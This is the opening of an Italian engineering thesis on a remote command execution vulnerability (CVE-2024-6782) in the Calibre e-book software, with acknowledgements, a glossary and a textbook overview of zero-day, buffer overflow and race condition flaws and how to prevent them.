UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione

Analisi di una vulnerabilità del software Calibre per il controllo remoto di un host

Analysis of a Calibre Software Vulnerability for Remote Host Takeover

Relatore:
Prof. Luca Spalazzi

Candidato:
Federico Arduini

Anno Accademico 2025-2026

Università Politecnica delle Marche
Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e dell'Automazione
Via Brecce Bianche – 60131 Ancona (AN), Italy

Security in Information Technology is like locking your house or car: it doesn't stop the bad guys, but if it's good enough they may move on to an easier target.

Paul Herbka, Presidente dell'ISSA Advisory Board.

Ringraziamenti

Per il termine di questo percorso universitario, lungo, oneroso e ricco di insidie, i miei ringraziamenti più sentiti vanno a tutti coloro che mi hanno supportato in questi sei lunghi anni, a chi mi è stato di fianco nei momenti di ilarità e nei frangenti in cui sono arrivato a un centimetro dal mollare tutto, e a chi mi è stato vicino negli ultimi due anni, caratterizzati da un periodo personalmente complesso ed instabile.

Innanzitutto, ringrazio con tutto il mio cuore la mia famiglia, mia mamma Tiziana, mio padre Paolo, mio nonno Bruno e i miei fratelli, Giulio e Lucia, che in questi lunghi anni mi hanno sempre supportato, sia finanziariamente che emotivamente, rimanendo sempre accanto a me anche nei momenti più bui, laddove non sembrava vedersi la fine del tunnel, e che hanno sempre saputo darmi fiducia.

Inoltre, i miei più sentiti ringraziamenti vanno al professor Luca Spalazzi, il relatore di tale elaborato, per la sua disponibilità, i suoi preziosi suggerimenti e in particolar modo per la sua illustre pazienza, soprattutto per le numerose volte in cui la stesura della tesi è stata rimandata a causa degli ultimi esami universitari.

Infine, vorrei calorosamente ringraziare i miei amici, coloro che — in barba al mio carattere tutt'altro che semplice — sono sempre rimasti a fianco a me, con cui ho ricevuto tanto supporto e condiviso momenti di grande qualità e spensieratezza, uniti a momenti più intimi e carichi. A Rocco, che da quasi dieci anni è sempre stato vicino a me, con la sua passione per la tecnologia, le uscite in barca a vela e per avermi aiutato sensibilmente ad aprirmi a nuove realtà; a Nicola, per le numerose chiacchierate sul mondo della telefonia e della tecnologia, e per la sua immensa disponibilità e sensibilità; a Michele, per tutte le chiamate Discord fatte assieme e per la compagnia e il sostegno che ci siamo tenuti, in particolar modo per gli ultimi esami. I miei ringraziamenti vanno inoltre ai ragazzi del gruppo *Beethoven ad oggetti*, conosciuto in università, e al gruppo del *Biliardo*, nativo della mia città, rivolgendomi in particolare a Treb, Gabriel, Manuel, Maicol, Piccia, Francesco, Alessandro, Amir, Leonardo, Grelli, Fil, Nicolò, Davide, Tommaso, Lorenzo, Ferro, Caterina, Marco, Luca, Tosca, Giorgia, Giulia, Martin, Chiuso, Albe, Mary, Valentina e Martina, per tutti i momenti di qualità passati assieme e per avermi tenuto per mano nei momenti in cui sentivo di perdermi.

Dedico un ultimo ringraziamento anche a chi si è allontanata, lasciando egualmente un segno importante in questo percorso.

Ancona, 16 Luglio 2026

Federico Arduini

Sommario

Nella seguente tesi verrà esposto un caso di impiego di una vulnerabilità di sicurezza del software open source Calibre, con lo scopo di impartire comandi arbitrari a distanza alla macchina vittima, volti anche all'estrapolazione di dati dalla stessa. L'azione avverrà in maniera totalmente trasparente da parte della vittima, e con nessuna necessità di dover possedere privilegi elevati per poter compiere tale attacco.

Verranno inizialmente illustrate le principali tipologie di vulnerabilità di sicurezza, tra le più note ed influenti, passando poi per l'analisi della suddetta, dove verrà descritta nel dettaglio nel suo funzionamento ed eseguita all'interno di un *test bed*, allo scopo di illustrarne gli effetti nelle macchine bersaglio.

L'obiettivo di questo lavoro è quindi non solo quello di comprendere a fondo la natura di questa vulnerabilità, ma anche quello di evidenziare l'importanza di pratiche di sviluppo sicuro e di aggiornamento continuo di sistemi e applicativi.

Indice

Elenco delle figure

Elenco delle tabelle

Glossario

API Acronimo di Application Programming Interface, costituisce una serie di strumenti e servizi messi a disposizione da un'applicazione (vedere endpoint), i quali possono essere richiamati anche da altre applicazioni mediante apposite procedure (vedere richieste HTTP). 2, 22, 27, 32, 33, 77

architetture zero-trust Modelli di sicurezza informatica fondati sul principio *mai fidarsi, verificare sempre*, in cui l'accesso a risorse e funzionalità è rigidamente controllato da meccanismi di autenticazione e di autorizzazione rigorosi. 12

array Struttura dati contenente una collezione di elementi dello stesso tipo; ciascuno di questi viene localizzato in una posizione precisa, identificata da un indice numerico (o anche alfanumerico, in alcuni linguaggi di programmazione). 33

Batch Linguaggio di scripting predisposto dalla shell `cmd.exe` impiegata nei sistemi operativi Windows (vedere script e shell). I file contenenti i comandi batch sono noti come "script Batch". 67, 71

bug Noto in italiano con il termine "baco", indica un difetto di un programma applicativo, che può produrre inceppamenti del sistema informatico e perdita di dati. 7, 37

caratteri di escape noti anche come *codici di escape*, vedere sequenze di escape. 34

codifica É il processo di conversione dei dati in un formato simbolico standardizzato e facilmente interpretabile; nei contesti informatici, vi sono numerosi standard per la codifica dei caratteri, come ASCII o UTF-8. xv, 70

Cross-site Scripting Tipologia di attacco informatico in cui un sito web — considerato attendibile — viene alterato in seguito all'iniezione di uno script, il quale viene in seguito eseguito dall'utente in maniera silenziosa e inavvertibile, provocando fughe di dati personali. 16

database Anche conosciute come "basi di dati" o "banche dati", costituiscono una collezione di un grande numero di dati, la quale può essere gestita e catalogata da appositi software, i *Data Base Management System* (DBMS), che possono fornire funzionalità più o meno complesse. 8, 16

Denial of Service Traducibile letteralmente in *attacco di diniego del servizio*, indica un malfunzionamento di un sistema fornitore di servizi, dovuto all'esecuzione di un attacco volto a far esaurirne le sue risorse fino a renderlo non più in grado di erogare tali servizi. 11, 15

eccezione Eventi che si manifestano durante l'esecuzione di un codice, nell'atto in cui si verificano degli errori imprevisti o vengono attivate dallo stesso codice per gestire determinate situazioni. 34, 40

endpoint Punto di accesso a una determinata funzionalità o risorsa predisposta da una API (vedere API), la quale può essere acceduta mediante l'impiego delle richieste HTTP (vedere richieste HTTP). 1, 23, 32

errore di segmentazione Una tipologia di errore che occorre quando un'applicazione in ambienti UNIX e UNIX-like tenta di accedere a una porzione della memoria assegnata a un altro processo e/o in cui non ha il permesso di accedervi. 63

framework Raccolta di componenti software e moduli di codice riutilizzabili basati su standard e protocolli software specifici, utili a rendere più efficiente e sicuro lo sviluppo di un nuovo software, facilitandone la sua manutenzione e distribuzione. 17

funzione Nell'ambito della programmazione informatica, rappresenta un blocco di codice contenente un insieme di istruzioni, riutilizzabile e adibito all'esecuzione di una specifica operazione, preoccupandosi di leggere i dati forniti in ingresso e di restituire un risultato in uscita. É impiegata per organizzare il codice e semplificare la correzione degli errori. 23–26, 33, 34, 39, 40, 55, 74, 77

GET e POST Costituiscono i due metodi principali per la comunicazione tra client e server web mediante il protocollo HTTP: il metodo GET incapsula i parametri della richiesta nella sua intestazione, rendendoli visibili in chiaro; al contrario, il metodo POST li incapsula nel corpo della richiesta, più difficile da analizzare e soggetto a crittografia laddove predisposta. 33

GitHub Servizio utile a contenere e gestire il codice di progetti software, di proprietà di GitHub Inc., appartenente a Microsoft. 21, 37, 73, 74, 77

hacker Individuo interessato ad avere una comprensione più intima e profonda del funzionamento interno di un sistema, dei computer e delle reti informatiche in particolare, avente l'obiettivo di esplorarne i dettagli e sperimentare come estenderne l'utilizzo. Si contrappone alla terminologia "cracker", la quale identifica l'individuo interessato ad applicare tali conoscenze con l'obiettivo di danneggiare sistemi informatici. 12

hypervisor Software utile a gestire e avviare macchine virtuali (VM) all'interno di un computer fisico, preoccupandosi di allocare le risorse di elaborazione necessarie alle esigenze delle macchine virtuali. 30

indirizzo IP Numero che consente di identificare un dispositivo (host) connesso in una rete di calcolatori, sia questa locale o globale. 30, 31, 43, 45, 50, 56

Internet of Things Noto anche come *Internet delle Cose* in lingua italiana, indica una rete di oggetti e dispositivi connessi dotati di sensori (noti anche con il termine *dispositivi intelligenti*) che consente loro di trasmettere e ricevere dati, da e verso altri dispositivi connessi alla stessa rete, oppure verso altri sistemi informativi connessi in Internet (come server). I dispositivi connessi a tale rete possono spaziare da semplici sensori a sistemi di controllo complessi. 7

JSON Acronimo di JavaScript Object Notation, è un formato standard e indipendente impiegato per lo scambio di dati tra applicazioni, i quali vengono strutturati secondo una collezione di coppie `chiave:valore`. xvi, 23, 33–35, 39, 64, 65, 71, 73–75, 77

librerie In informatica, sono delle raccolte di codice già scritto e testato, utili per poter implementare delle funzionalità senza doverle codificare da zero. Principalmente contengono funzioni, variabili e costanti. xiv, 17, 37, 49, 50, 54, 55, 62, 67

malware Un programma informatico progettato appositamente per danneggiare, infettare, spiare o violare un sistema, una rete o un dispositivo, solitamente con l'obiettivo finale di estorsione economica o furto di dati sensibili. 11, 12

open source Tipologia di distribuzione al pubblico di un software, la quale concede l'accesso libero e completo al suo codice sorgente a scopi di studio, impiego, modifica e redistribuzione. ix, 8, 19

phishing Tipologia di truffa effettuata su Internet, attraverso la quale un malintenzionato tenta di ingannare la vittima convincendola a fornire informazioni personali (come dati finanziari o codici di accesso) fingendosi un ente affidabile in una comunicazione digitale, avendo come fine ultimo il loro furto. 12

pipe di redirezionamento Strumento utile a mediare la comunicazione tra più processi, consistente nel collegare il canale di output di un programma verso il canale di input di un altro programma, in modo tale che il risultato del primo programma venga impiegato come parametro del secondo. Nei sistemi UNIX e UNIX-like viene realizzato impiegando il carattere pipe (`|`). 62

porta In ambito di reti di calcolatori, identifica un'interfaccia logica di comunicazione — contrassegnata da un numero — impiegata da applicazioni e servizi per comunicare tra loro. xiii, 31, 32, 45, 50, 56, 61–63

RAM Memoria temporanea messa a disposizione dal PC, che viene impiegata dalle applicazioni per l'archiviazione temporanea di dati, permettendo al processore (CPU) di accedervi più rapidamente. 13

Remote Code Execution Tipologia di attacco informatico in cui l'attaccante è in grado di prendere il controllo quasi completo di un computer, eseguendo del codice al suo interno direttamente da remoto e in maniera (completamente) invisibile. 17, 27, 32

richieste HTTP Messaggi che un client (come un browser web o un'applicazione) invia a un server sfruttando il protocollo HTTP, messo a disposizione per i contesti web per la trasmissione e la ricezione di informazioni e risorse e utile per la gestione della comunicazione tra client e server web. 1, 2, 22, 33, 36, 37

script Insieme di istruzioni e comandi scritti in un apposito *linguaggio di scripting*, che ne definisce gli operatori e le funzionalità. Trovano impiego nell'automazione di processi iterativi o nel supporto al funzionamento di un software. xiii–xv, 1, 9, 26, 27, 31, 32, 36–41, 43, 45, 50, 52, 56, 59, 61–64, 66, 67, 70–73, 77

segnale Costituiscono delle interruzioni software, identificate da un numero e da una stringa, che comunicano al processo il verificarsi di un determinato evento, il quale può essere di seguito gestito sia dal processo stesso che dal sistema operativo. Possono essere inviati dal sistema oppure da altri processi o programmi appositi, come la utility `kill`. 63

sequenze di escape Combinazione standard di caratteri, preceduta dal carattere backslash (\), utili a controllare la posizione del cursore, il colore, lo stile dei caratteri e altre opzioni sui terminali di testo. Il terminale interpreta queste sequenze come comandi, anziché come testo da visualizzare a schermo. 1, 37

server web Servizio in esecuzione su un server in grado di rendere disponibili in rete le risorse web (pagine, immagini, file, etc), gestendone le richieste di ottenimento inviate da appositi client, tipicamente i browser web (ad esempio Chrome o Firefox). 19

shell Programma utile a fornire un'interfaccia testuale per l'accesso alle funzionalità di sistema, preoccupandosi di leggere i comandi impartiti dall'utente (come navigazione tra cartelle o esecuzione di programmi) e di eseguirli. 1, 34, 63, 71

sincronizzazione Meccanismo predisposto dal sistema operativo volto a regolare l'accesso alle risorse condivise tra più sotto-processi ("thread"), utile ad evitare collisioni e *race conditions* (vedere *§ 2.3 Race condition*). 14, 15

SQL In passato acronimo di Structured Query Language, è il linguaggio di riferimento per la gestione e l'ottenimento delle informazioni dalle basi di dati cosiddette "relazionali", frequentemente impiegate in contesti web e gestionali. 16

UNIX Sistema operativo sviluppato originariamente negli anni '60 e '70, celebre per essere stato il primo sistema operativo portabile, multiutente e multitasking. Nel corso degli anni, è stato commercializzato sotto numerose varianti (la più nota è BSD, acronimo di *Berkeley Software Distribuition*), e la sua architettura è stata imitata e adottata anche da altri sistemi (come le distribuzioni Linux), i quali vengono definiti "UNIX-like". 17

URL Stringa che identifica e localizza una risorsa (ad esempio una pagina web o un'immagine) presente in rete, locale o Internet. É comunemente conosciuta come "indirizzo web" o "indirizzo Internet". 37, 39, 45, 50, 56, 66, 72

variabile d'ambiente Rappresentano delle coppie chiave-valore, utilizzate dal sistema operativo e dai programmi per contenere informazioni di configurazione. Trovano impiego per la gestione del comportamento dei processi in esecuzione e delle funzionalità di sistema senza dover modificare il loro codice. xiv, xv, 46, 49–52, 60, 70, 71

Capitolo 1

Introduzione

La sicurezza informatica, oggi giorno, rappresenta uno degli aspetti più critici e strategici nel contesto dell'evoluzione digitale a cui la nostra popolazione sta vivendo. Internet, in particolar modo, oggi tocca praticamente ogni aspetto della nostra quotidianità: a partire dall'intrattenimento, dalla socializzazione (tramite l'uso delle applicazioni di messaggistica istantanea e delle reti sociali), arrivando poi nel mondo dell'IoT (*Internet of Things*), fino a giungere al mondo del lavoro e al mondo enterprise, laddove anche le operazioni più delicate e sensibili vengono quotidianamente svolte tramite soluzioni in Rete.

Nell'arco di pochi decenni, Internet è passato da un modo originale per i militari statunitensi di tenersi in contatto, al cuore sempre connesso dell'umanità: al 2024, quasi il 70% della popolazione mondiale è connesso in rete, e in ambito aziendale ed enterprise vi sono più di venti miliardi di dispositivi IoT, che utilizzando la rete Internet permettono di portare innovazione a livello di produzione e di gestione aziendale. In Figura 1.1, è illustrata la variazione di utenti connessi ad Internet negli ultimi venti anni.

É quindi chiaro che, di fronte a questa digitalizzazione ormai sempre più presente, la presenza di *vulnerabilità* nei sistemi software può comportare delle conseguenze importanti, sia in termini di privacy degli utenti, che di continuità operativa per aziende e istituzioni.

La vulnerabilità è una falla o una debolezza nella progettazione, implementazione, o gestione operativa di un sistema (sia hardware che software), che può essere sfruttata allo scopo di violare la sicurezza e la sua natura. Tale debolezza, normalmente non nociva, se conosciuta può essere sfruttata da utenti malintenzionati allo scopo di comprometterne il funzionamento, causando una riduzione del livello di protezione di tale sistema, fino ad arrivare ad inibirne la normale operatività, generando comportamenti imprevisti e pericolosi. Possono essere causate da numerose circostanze, come una eccessiva complessità del sistema, pratiche di sicurezza inadeguate (come l'implementazione di protocolli di sicurezza obsoleti e non più supportati), o da una cattiva gestione della qualità del codice, il quale se soggetto ad errori (ad esempio, una gestione impropria della memoria o una validazione dei dati in input insufficiente) potrebbe portare all'insorgenza di bug e quindi all'apertura di vulnerabilità di



Figura 1.1: Numero di utenti connessi ad Internet a livello mondiale, dal 2005 al 2014.

sicurezza. Le più frequenti tipologie di vulnerabilità sono approfondite nel capitolo *§ 2 Tipologie di vulnerabilità*.

Le vulnerabilità di sicurezza vengono classificate da enti di intelligence: il più noto è il Programma *Common Vulnerabilities & Exposures* (CVE), finanziato dal Dipartimento della Sicurezza degli Stati Uniti. Il CVE assegna ad ogni vulnerabilità un identificatore CVE, la archivia in un database pubblicamente accessibile, il NIST *National Vulnerability Database* (NVD), e le classifica impiegando la metrica *Common Vulnerability Scoring System* (CVSS), la quale prevede l'assegnazione di un punteggio da 0 a 10 in base a una serie di parametri, come la facilità di sfruttamento e l'impatto sul sistema vittima; tali parametri verranno successivamente approfonditi nella sezione *§ 3.1.2 Valutazione CVSS*.

Questa tesi si propone di analizzare nel dettaglio una specifica vulnerabilità di sicurezza individuata all'interno del software Calibre, un software *free and open source* per la lettura di libri elettronici (e-book), disponibile per i sistemi operativi Microsoft Windows, macOS e per le principali distribuzioni Linux. Classificata con il codice identificativo `CVE-2024-6782`, la vulnerabilità sfrutta una lacuna nella programmazione della funzione di condivisione della libreria, che permette l'esecuzione di comandi da remoto in maniera totalmente trasparente: in questo modo, la vittima non avrà quasi modo di accorgersi dell'esecuzione di codice da remoto. Nel corso della tesi, tale vulnerabilità verrà analizzata nel dettaglio, andando a dettagliare la falla che ne permette l'impiego, e ne verrà poi presentato un *Proof-of-Concept* (PoC), una dimostrazione del suo funzionamento su macchine virtuali (VM), laddove ci si

servirà di un apposito script per il suo sfruttamento.

Attraverso questo lavoro, si intende quindi contribuire alla diffusione della consapevolezza riguardo ai rischi legati alla sicurezza informatica e al mondo delle vulnerabilità, e all'importanza di una progettazione attenta e responsabile dei software.

1.1 Mappa della tesi

La trattazione della vulnerabilità di Calibre, oggetto del presente elaborato, sarà divisa nelle sezioni indicate nella seguente lista.

Inizialmente (**secondo capitolo**), vi sarà una breve parte introduttiva, disposta ad illustrare le principali tipologie di vulnerabilità che si possono scoprire in un sistema software (o hardware).

Successivamente, vi sarà il capitolo dedicato all'analisi della vulnerabilità di Calibre (**terzo capitolo**), dove verrà descritto il suo funzionamento nel dettaglio, il motivo della sua esistenza e gli effetti collaterali che si potrebbero avere nel PC della vittima. Verrà data particolare rilevanza all'aspetto dei *materiali* e dei *metodi* di esecuzione della vulnerabilità: nella prima parte, verrà analizzato il *test bed*, ovverosia l'ambiente costruito per il testing e l'esecuzione dell'exploit; nella seconda parte verrà invece analizzato il procedimento necessario per replicare il funzionamento della vulnerabilità, con un particolare focus sullo *script* ideato per automatizzare il flusso di lavoro.

Seguirà successivamente il **quarto capitolo**, dedicato alla trattazione dei risultati sperimentali in seguito all'esecuzione dell'exploit: verranno considerati due casi d'uso di interesse, e verrà anche trattato il discorso della compatibilità, in cui verranno discussi anche i risultati ottenuti per le versioni del software in cui la vulnerabilità è stata inibita[1].

L'elaborato si concluderà infine con il **quinto capitolo**, dedicato alle conclusioni finali, laddove verranno rammentate le buone pratiche volte a rendere i sistemi informatici meno vulnerabili e ad aumentare la sicurezza in Internet, come la giusta consapevolezza nell'utilizzo di tale strumento e nell'esposizione di servizi in Rete, e l'importanza degli aggiornamenti di sicurezza, fondamentali per introdurre le più recenti patch di sicurezza e per ridurre il bacino di attacco.

[1] Anche detta *patchata*, nel gergo tecnico della cybersicurezza.

Capitolo 2

Tipologie di vulnerabilità

Sebbene una vulnerabilità rappresenti un potenziale rischio per un'organizzazione, non rappresenta una minaccia concreta se considerata da sé, ma lo può diventare qualora venga adeguatamente studiata e sfruttata. Tale affermazione può essere motivata analizzando il rapporto Clusit sulla Cybersecurity italiana e mondiale redatto nel mese di Marzo del 2026 dall'Associazione Italiana per la Sicurezza Informatica: secondo tale elaborato, gli attacchi informatici eseguiti tramite una vulnerabilità di sicurezza costituirebbero una percentuale esigua rispetto ad attacchi compiuti con tecniche più comuni, ammontando al 2,8%. Con un corretto e sapiente impiego di determinate vulnerabilità, la situazione cambia in modo interessante, poiché si possono aprire le porte ad attacchi ben più massicci e dannosi, come quelli basati su un Denial of Service (DoS) oppure un'infezione tramite malware, le quali costituiscono tecniche molto più comuni e letali, e che — basandosi sui risultati esplicati nel medesimo rapporto — vengono impiegate rispettivamente nel 38,5% e 22,7% degli attacchi informatici. Non vi è alcun dubbio che una vulnerabilità rappresenti quindi una minaccia futura alla sicurezza di un sistema e di un'organizzazione, e un valido approccio per prevenire situazioni spiacevoli o addirittura dannose consistere nel conoscere e identificare le numerose tipologie di vulnerabilità che possono essere scoperte nei sistemi informatici, siano questi software (come applicazioni, servizi o banche dati) o hardware (ad esempio firmware o microcontrollori), e le strade che queste potrebbero aprire a cybercriminali qualora vengano impiegate a scopi dannosi.

Le tipologie di vulnerabilità dipendono principalmente dalla modalità con cui vengono individuate, e dalla categoria di minaccia a cui consentirebbero l'accesso. Una buona parte delle vulnerabilità esistenti riguarda sistemi software, ovverosia applicativi che vengono installati all'interno di infrastrutture come workstation o server. In realtà, esistono vulnerabilità anche a livello hardware, laddove la presenza di umidità, sporco o supporti di memorizzazione non protetti può causare errori di funzionamento e perdita di informazioni. Una delle più importanti liste di vulnerabilità conosciute è il **Common Weakness Enumeration** (CWE), la quale viene redatta da una comunità di volontari e viene in seguito impiegata dal programma CVE per la loro catalogazione, di cui verranno approfondite le tipologie più ricorrenti nelle sezioni che seguono.

2.1 Zero-day

Una vulnerabilità viene definita **zero-day** quando questa è sconosciuta allo sviluppatore del sistema che la contiene e non sono quindi note delle metodologie per mitigarla, come patch di sicurezza. Viene definita con questa peculiare terminologia poiché lo sviluppatore, dal momento in cui tale vulnerabilità viene scoperta, possiede zero giorni per risolverla. Nel migliore dei casi, i ricercatori nel campo della sicurezza o gli sviluppatori di software scoprono la vulnerabilità prima dei criminali informatici; tuttavia, gli hacker potrebbero essere in grado di individuarla per primi e sfruttarla per produrci un malware, cogliendo di sorpresa le organizzazioni interessate.

Esistono diversi modi in cui un aggressore può sfruttare le vulnerabilità zero-day. Una tattica comune e molto fruttuosa consiste nel distribuire un malware tramite le e-mail di phishing, le quali contengono degli allegati o collegamenti che lo incorporano e lo eseguono quando l'utente interagisce direttamente con essi; questa tipologia di attacco viene detta **attacco zero-day**, e può aprire le porte a danni come furto di dati sensibili o interruzione di operazioni critiche. Un celebre esempio di attacco informatico zero-day è quello subìto dalla Sony Pictures Entertainment nel 2014, consistito nella estrapolazione di una grande mole di dati riservati ed eseguito sfruttando una vulnerabilità zero-day del sistema di autenticazione interno usato dall'azienda per i suoi dipendenti. Inoltre, un altro modo di sfruttare tale tipologia di vulnerabilità consiste nella loro vendita nei mercati neri, un insieme di siti web molto esclusivi e accuratamente nascosti, laddove l'oggetto della compravendita non è la vulnerabilità stessa ma direttamente l'exploit che si potrebbe ricavare (e quindi l'accesso che questa garantirebbe al sistema vittima).

Purtroppo, a causa della loro natura, non esiste una soluzione diretta applicabile per questa tipologia di vulnerabilità, e l'unico modo per tentare di ridurre la loro pericolosità è la prevenzione. Soluzioni di *intrusion detection*, l'aumento degli standard di sicurezza (come l'adozione di architetture zero-trust) e l'utilizzo di sistemi per la prevenzione di anomalie aiutano a ridurre la probabilità di sviluppare delle vulnerabilità di sicurezza e restringono la superficie di attacco qualora dovessero accadere le situazioni peggiori.

2.2 Buffer Overflow

Le vulnerabilità di tipologia Buffer Overflow si presentano nell'eventualità in cui il sistema affetto (molto frequentemente un software), nella fase di ricezione di un dato in ingresso (input) non va a controllare correttamente la sua dimensione, limitandosi a memorizzarlo in un'area di memoria allocata nota come **buffer**: in particolare, quando le dimensioni dell'input superano la dimensione del buffer predisposto dal software, si ottiene una situazione nota come **buffer overflow**, che può causare comportamenti imprevisti del software ed alterarne il corretto funzionamento.



Figura 2.1: Esempio di buffer overflow: inserendo la stringa `excessive` nel buffer A, questa eccede la sua dimensione, andando quindi ad alterare il buffer B in maniera imprevista

Quando un software viene lanciato ed entra in funzione, il sistema operativo gli assegna una porzione della RAM, andando ad attuare il procedimento noto come **allocazione della memoria**: in tale porzione, il programma inserisce tutti i dati necessari al suo funzionamento, che possono essere delle variabili, dei codici eseguibili, oppure dei buffer. Un buffer è un'area allocata nella memoria che può essere impiegata per archiviare temporaneamente dei dati che sono in attesa di trovare un loro impiego per gli scopi previsti dal software. Ciò avviene con lo scopo di rendere determinate operazioni più veloci, aumentando la fluidità di esecuzione del sistema che li impiega: un caso d'uso molto frequente è quello dei software di streaming di contenuti multimediali, che li usano per caricare le sequenze successive dei contenuti (*buffering*), per rendere più fluida la loro riproduzione ed evitare rallentamenti o interruzioni improvvise. I buffer sono progettati per contenere una quantità di dati ben precisa, che viene stabilita in fase di allocazione. Nella situazione in cui viene inserito al loro interno un dato le cui dimensioni eccedono quelle del buffer, si verifica il suo *overflow*, situazione che — come illustrato in Figura 2.1 — viene risolta andando ad inserire la parte del dato rimasta fuori dal buffer in una posizione di memoria adiacente ad esso. Questo procedimento è molto diretto e non tiene conto dei dati contenuti nelle altre posizioni interessate: può quindi causare la sovrascrittura di porzioni di memoria che potevano contenere variabili essenziali per le operazioni del software, e pertanto si può verificare un'alterazione del suo funzionamento, che può assumere comportamenti imprevedibili e pericolosi.

In questa condizione, un aggressore può deliberatamente fornire a un programma un input accuratamente progettato, in modo tale che il software tenti di memorizzarlo in un buffer di dimensioni insufficienti, sovrascrivendo di conseguenza le porzioni di memoria adiacenti. Se il modo in cui l'applicativo gestisce la memoria utile ai suoi scopi è conosciuto, l'attaccante può sovrascrivere aree note per contenere del codice eseguibile, sostituendolo con il proprio: così facendo, si altera drasticamente il suo funzionamento previsto, e si trasferisce il controllo dell'intero programma al codice dell'attaccante. Ad esempio, si potrebbe indurre l'applicazione a modificare impostazioni critiche del sistema operativo senza la necessità di avere dei privilegi di amministratore, mediante tecniche note come *privilege excalation*.

Le vulnerabilità di tale tipologia sono molto comuni, e vi sono numerose strategie per prevenirle. In primo luogo, si può optare per la scrittura dei software con linguaggi di programmazione che integrano meccanismi per il controllo della memoria, come Rust, Java o Python, oppure si possono adottare le *safe library* per l'allocazione della memoria, le quali implementano sistemi per la prevenzione di buffer overflow. É altresì possibile evitare l'insorgenza di tale situazione adottando delle procedure di sicurezza specifiche nel codice del programma oppure impiegando dei sistemi di sicurezza presenti in sistemi operativi più moderni, come la possibilità di contrassegnare le aree di memoria contenenti del codice come eseguibili o non eseguibili.

2.3 Race condition

Una **race condition** è una condizione che si può sviluppare nei sistemi detti **multi-thread**, ovvero capaci di eseguire più sotto-processi (thread) contemporaneamente, i quali accedono simultaneamente a risorse condivise con l'intento di elaborare dati, e il risultato di tale elaborazione dipende dalle tempistiche e dal loro ordine di esecuzione. Il corretto funzionamento di tale meccanismo viene garantito da soluzioni come la sincronizzazione e la gestione tramite stati; tuttavia, quando queste tecniche vengono a mancare o sono gestite poco efficacemente, si può avere una situazione anomala caratterizzata da due o più sotto-processi che tentano di modificare uno stesso dato contemporaneamente e senza un'adeguata sincronizzazione, portando a una situazione di conflitto tra di loro che può comportare problemi e situazioni impreviste. Una vulnerabilità di questo tipo costituisce quindi una debolezza di un sistema che consente a soggetti malintenzionati di sfruttare tale situazione, allo scopo di alterare il normale funzionamento del programma interessato e causare danni al sistema.

Quando viene avviato un programma, il sistema operativo crea un processo e gli assegna uno spazio di memoria riservato. In un sistema multi-thread, è possibile velocizzare le operazioni che tale processo deve svolgere suddividendole in thread, ovvero dei sotto-processi che vengono eseguiti simultaneamente e che condividono la porzione di memoria assegnata al processo. La parte di programma che viene adibita all'accesso a tale memoria condivisa viene detta **sezione critica**, e quando più thread tentano di accedere a tale area di memoria e non viene implementato alcun sistema per gestire tale situazione si ottiene una race condition. Tale situazione si consuma in un intervallo di tempo brevissimo noto come **race window**, in cui i thread coinvolti svolgono le loro operazioni sullo stesso dato. Durante questo processo, si possono verificare delle collisioni, che portano a corruzioni dei dati impiegati dal programma al suo funzionamento e a stati inconsistenti; in Figura 2.2 è illustrato un esempio di race condition, applicato al caso d'uso di un ipotetico sito web di e-commerce nell'atto di validazione di una gift card: in questo caso, il sito non attua alcun meccanismo di controllo delle richieste in ingresso, permettendo quindi di validare la

Figura 2.2: Esempio di race condition, che coinvolge il processo di validazione di una gift card di un ipotetico sito web di e-commerce. `Redeeming gift card` rappresenta la race window dove è possibile validare la gift card più volte, scavalcando di conseguenza eventuali limitazioni sulla sua applicazione

stessa gift card più volte, scavalcando di conseguenza eventuali limiti di applicazione previsti dalla stessa.

Una race condition può essere efficacemente sfruttata con l'intento di causare volutamente delle collisioni tra i thread di un programma allo scopo di bypassarne i suoi meccanismi di controllo: un tale attacco può dare luogo a una vasta gamma di conseguenze negative, dalla perdita e corruzione di dati all'apertura ad exploit ben più aggressivi, come *privilege excalation* o *attacchi Denial of Service*, fino ad arrivare a danni diretti sul software, rendendolo quindi inaffidabile e poco raccomandabile per un uso quotidiano o di produzione.

Le vulnerabilità race condition dipendono quindi da difetti nella progettazione di un software, e possono essere risolte impiegando tecniche per la corretta gestione dei thread (come la sincronizzazione o l'uso di semafori) o privilegiando l'uso di funzionalità ad-hoc, come le operazioni atomiche, che non possono essere interrotte, o le transazioni, utili per raggruppare una serie di operazioni in un'unica entità garantendo che tutte le operazioni vengano completate correttamente (annullandone l'intero effetto qualora insorgano eccezioni o problematiche durante la loro esecuzione).

